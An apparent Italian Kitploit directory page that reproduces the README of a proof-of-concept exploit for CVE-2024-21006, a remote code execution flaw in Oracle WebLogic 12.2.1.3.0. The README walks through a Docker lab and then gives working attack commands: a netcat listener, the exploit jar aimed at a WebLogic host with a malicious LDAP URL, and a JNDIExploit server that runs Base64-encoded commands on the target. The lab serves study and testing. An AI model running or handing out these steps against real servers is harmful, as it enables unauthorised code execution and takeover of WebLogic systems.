
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2024-21006_PoC — Esecuzione di codice in remoto (RCE) - Oracle WebLogic 12.2.1.3.0 | Kitploit

Strumenti/GitHubGitHub/d3fudd/cve-2024-21006_poc
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneLab e Pratica
GitHubd3fudd/cve-2024-21006_poc

CVE-2024-21006_PoC

Esecuzione di codice in remoto (RCE) - Oracle WebLogic 12.2.1.3.0

Vedi Repository
261 anno faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    411
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motore OSINT basato sull'IA per scoprire e mappare oltre 7.700 identità sui social media in tutto il web

    275

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2024-21006 PoC

La CVE-2024-21006 è una vulnerabilità critica di Remote Code Execution (RCE) che affligge Oracle WebLogic Server. Il difetto è legato all'uso non sicuro del protocollo IIOP (Internet Inter-ORB Protocol) e di JNDI (Java Naming and Directory Interface), consentendo a un attaccante remoto non autenticato di eseguire codice arbitrario sul server interessato tramite un riferimento JNDI malintenzionato.

Deploy del Laboratorio

Prepara l'ambiente:

docker-compose up -d

Per accedere alla shell di Kali:

docker exec -it cve-2024-21006_poc-kali-1 /bin/bash

Per accedere alla shell di WebLogic:

docker exec -it cve-2024-21006_poc-weblogic-1 /bin/bash

Per accedere alla shell di ExploitBox:

docker exec -it exploitbox /bin/bash

In questa fase, abbiamo un'istanza di WebLogic 12.2.1.3.0 in esecuzione localmente: http://127.0.0.1:7001/console/login/LoginForm.jsp

Esplorazione del Lab

PoC semplice:

Su Kali:

nc -vnlp 1389

Su ExploitBox:

java -jar CVE-2024-21006.jar <IP do WebLogic> 7001 ldap://<IP do Kali>:1389

Osserva che Kali ha ricevuto la connessione proveniente da WebLogic:

Ottenere RCE:

Su Kali, avvia JNDIExploit:

cd /exploit
java \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xml.internal.serializer=ALL-UNNAMED \
-jar JNDIExploit/JNDIExploit-1.3-SNAPSHOT.jar -i <IP do Kali>

Su ExploitBox, esegui l'exploit:

java -jar CVE-2024-21006.jar <IP do WebLogic> 7001 "ldap://<IP do Kali>:1389/Basic/Command/Base64/<Comando em Base64>"

Su Kali, osserva che abbiamo ricevuto la richiesta:

Su WebLogic, osserva che il comando è stato eseguito e il file è stato creato con successo:


Riferimenti:

  • https://github.com/lightr3d/CVE-2024-21006_jar
  • https://github.com/momika233/CVE-2024-21006
  • https://blog.csdn.net/zwy15288408160/article/details/138189146
  • https://blog.csdn.net/m0_46109609/article/details/114373594
Scarica lo strumento




